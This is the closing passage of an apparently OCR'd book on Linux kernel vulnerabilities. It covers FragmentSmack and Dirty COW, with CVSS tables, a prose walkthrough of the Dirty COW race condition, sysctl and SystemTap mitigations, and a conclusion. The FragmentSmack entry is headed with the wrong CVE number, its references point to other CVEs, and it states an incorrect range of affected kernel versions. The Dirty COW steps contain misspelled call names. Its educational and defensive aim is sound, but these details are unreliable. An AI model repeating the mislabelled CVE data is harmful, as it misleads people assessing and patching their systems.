
**References**:

https://access.redhat.com/security/cve/cve-2021-43267#cve-cvss-v3

https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2021-43267

https://nvd.nist.gov/vuln/detail/CVE-2021-43267#vulnCurrentDescriptionTitle

## 9. **CVE-2021-33909** : IP fragments with random offsets allow a remote denial of service



| | Red Hat | NVD |
|---|---|---|
| CVSS v3 Base Score | 7.5 | 7.5 |
| Attack Vector | Network | Network |
| Attack Complexity | Low | Low |
| Privileges Required | None | None |
| User Interaction | None | None |
| Scope | Unchanged | Unchanged |
| Confidentiality | None | None |
| Integrity Impact | None | None |
| Availability Impact | High | High |

A flaw named FragmentSmack was found in the way the Linux kernel handled reassembly of fragmented IPv4 and IPv6 packets. A remote attacker could use this flaw to trigger time and calculation expensive fragment reassembly algorithm by sending specially crafted packets which could lead to a CPU saturation and hence a denial of service on the system.

**How the bug was found:**

A flaw named FragmentSmack was found in the way the Linux kernel handled reassembly of fragmented IPv4 and IPv6 packets and the bug was reported on July 2018.

**Technicalities of the bug:**

A remote attacker could use this flaw to trigger time and calculation expensive fragment reassembly algorithm by sending specially crafted packets which could lead to a CPU saturation and hence a denial of service on the system.

An attack from a single IP host may saturate more than 1 CPU core by forging packets to be sent from different IP addresses. The Linux kernel uses complex algorithm to schedule such IP fragment reassembly among the CPU cores. So such reassembly could be distributed to the different CPU cores, but it is quite harder to achieve this compared to the SegmentSmack flaw. Such an attack from 2 forged IP addresses may look like a complete saturation of 2 cores, but it is harder for an attacker to achieve this.

**How to mitigate exploitation:**

<u>Method 1:</u>

Patch for this vulnerability is available ,hence update the kernel version (Affected versions are Linux Kernel 6 and above)

<u>Method 2:</u>

Except installing a fixed kernel, one may try to change the default 4MB and 3MB values of net.ipv4.ipfrag_high_thresh and net.ipv4.ipfrag_low_thresh (and their IPv6 counterparts net.ipv6.ipfrag_high_thresh and net.ipv6.ipfrag_low_thresh) sysctl parameters to 256 kB and 192 kB (respectively) or below. The result is from some to significant CPU saturation drop during an attack, depending on a hardware and environment. For example, this mitigation applied to the 32-cores system mentioned above made a high-speed attack (~500 kpps) not noticeable. There can be some impact on performance though, due to ipfrag_high_thresh being set to 262144 bytes, as this way only two 64K fragments can fit in the reassembly queue at the same time. For example, there is a risk of breaking applications that rely on large UDP packets.


**References**:

https://access.redhat.com/security/cve/cve-2018-5391#cve-cvss-v3

https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2018-5390

https://nvd.nist.gov/vuln/detail/CVE-2018-5391

## 10. **CVE-2016-5195** : Privilege escalation via MAP_PRIVATE COW breakage



| | Red Hat | NVD |
|---|---|---|
| CVSS v3 Base Score | 7.8 | 7.8 |
| Attack Vector | Local | Local |
| Attack Complexity | Low | Low |
| Privileges Required | Low | Low |
| User Interaction | None | None |
| Scope | Unchanged | Unchanged |
| Confidentiality | High | High |
| Integrity Impact | High | High |
| Availability Impact | High | High |

A race condition was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged, local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

**How the bug was found:**

Race condition in mm/gup.c in the Linux kernel 2.x through 4.x before 4.8.3 allows local users to gain privileges by leveraging incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping, as exploited in the wild in October 2016, aka "Dirty COW."

**Technicalities of the bug:**

NOTE:

When a process requests a copy of some data (e.g., a file), the kernel does not create the actual copy until it's being written into. This technique is called copy-on-write (COW).

Procedure:


First, we create a private copy (mapping) of a read-only file. Second, we write to the private copy. Since it's our first time writing to the private copy, the COW feature takes place. The problem lies in the fact that this write consists of two non-atomic actions:

1. locate physical address

2. write to physical address


This means we can get right in the middle (via another thread) and tell the kernel to throw away our private copy — using madvise. This throwing away of the private copy results in the kernel accidentally writing to the original read-only file.

**Analysis of the bug:**



Imagine that we're a C program called dirty_cow.c. We don't have direct access to physical memory since we're just a user-level process. Any time we want to write to physical memory, we have to go through Mr. Big Shot, the kernel, and reference our virtual address space. Additionally, sitting in physical memory is root_file — a file that we can read from but cannot write to ,but our plan is to use the Dirty Cow vulnerability to write to it.

First, we ask the kernel (using mmap) to create a private mapping of root_file on our virtual memory. Since, our mapping will be private, we'll be able to write to it all we want, and changes made to the private mapping won't trickle down to the original file. The kernel has to find a spot in physical memory to store our private mapping. But of course, using the technique called "copy-on-write" (COW), the kernel doesn't have to do this until we start writing to our private mapping.




So, the kernel doesn't copy root_file just yet. Next the kernel finds a location in our virtual memory to fit our private mapping, so we have a way of referencing it.

The next step is to write whatever we want (In this case ,its “moo”) to our private mapping of root_file; however, we're not going to write directly to the virtual address that mmap gave us. Instead we write to a very unique file in Linux: proc/self/mem. proc/self/mem is a representation of our (dirty_cow.c's) virtual memory. It's part of special filesystem in Linux called procfs. You can read more about it on Wikipedia. The Dirty Cow vulnerability actually requires us to use proc/self/mem, because the vulnerability lives insides the Linux kernel's implementation of process-to-process virtual memory access.


In short, we ask the kernel to write moo to out private mapping.At this point, the kernel has to figure out where in physical memory it should actually be writing.


The kernel, initially, probes the original root_file, but then realizes that it is meant to create a private copy for us. This is where the copy-on-write takes place! Hence, our private copy is finally made, and the kernel knows exactly where to write.But notice that the kernel has yet to write, and, so far, the kernel has only located the physical address. More importantly, our write consists of two non-atomic steps: locate the physical address; and write to that address. This means we can get right in the middle of the two steps and run some other code.



Here's where we use the exploit: we use mdavise to advise the kernel that we don't need (MAVD_DONTNEED) our private mapping anymore.

Thus, the kernel naïvely zaps and forget about our private mapping and the kernel is tricked into thinking our write was for the original root_file.Now, let's finish up our write.





**How to mitigate exploitation:**

<u>Method1:</u>

To mitigate the issue:

1) On the host, save the following in a file with the ".stp" extension:

```
probe kernel.function("mem_write").call ? {
$count = 0
}
probe syscall.ptrace { // includes compat ptrace as well
$request = 0xfff
}
probe begin {
printk(0, "CVE-2016-5195 mitigation loaded")
}
probe end {
printk(0, "CVE-2016-5195 mitigation unloaded")
}
```

2) Install the "systemtap" package and any required dependencies. Refer to the "2. Using SystemTap" chapter in the Red Hat Enterprise Linux "SystemTap Beginners Guide" document, available from docs.redhat.com, for information on installing the required -debuginfo and matching kernel-devel packages

3) Run the "stap -g [filename-from-step-1].stp" command as root.If the host is rebooted, the changes will be lost and the script must be run again.

Method 2:

Alternatively, build the systemtap script on a development system with "stap -g -p 4 [filename-from-step-1].stp", distribute the resulting kernel module to all affected systems, and run "staprun -L <module>" on those. When using this approach only systemtap-runtime package is required on the affected systems. Please notice that the kernel version must be the same across all systems.

Note:

Please note that this mitigation disables ptrace functionality which debuggers and programs that inspect other processes (virus scanners) use and thus these programs won't be operational. Also this mitigation works against the In The Wild (ITW) exploit we are aware of but most likely does not mitigate the issue as a whole.

**References**:

https://access.redhat.com/security/cve/cve-2016-5195

https://bugzilla.redhat.com/show_bug.cgi?id=1384344

# Conclusion

As we come to the end of this book, I hope that this has been a good learning experience for the reader, as much as it was a great learning experience for the author whilst writing this text.


Bugs come in all shapes and sizes and it's not always clear at the beginning of a debugging session which one you're currently chasing. Some bugs can be fixed up in a matter of minutes while others take weeks to find and fix. And some nasty ones will test your patience as they require you to sift through layers and layers of tech stack.

Some general instructions to solve or avoid bugs include :

- Keep your kernel updated
- C programming memory access functions should be used with caution.
- Avoid using memory address as unique IDs
- Keep only the kernel modules that are required as they taint the kernel inserted into.

One of the most important things that I got to witness in this bug fixing world was the documentation of said bugs, almost every bug was well tracked and its data entry made properly.

All the different types of bugs were really fun and interesting to explore. The active community, the open source nature of the linux kernel and the vast variety of bugs to fix and explore make this job a very interesting,engaging and sometimes a patience testing experience! .



*Endings are more important than the beginnings, for in the end lies the opportunity to evolve for the next iteration.*

*FIN*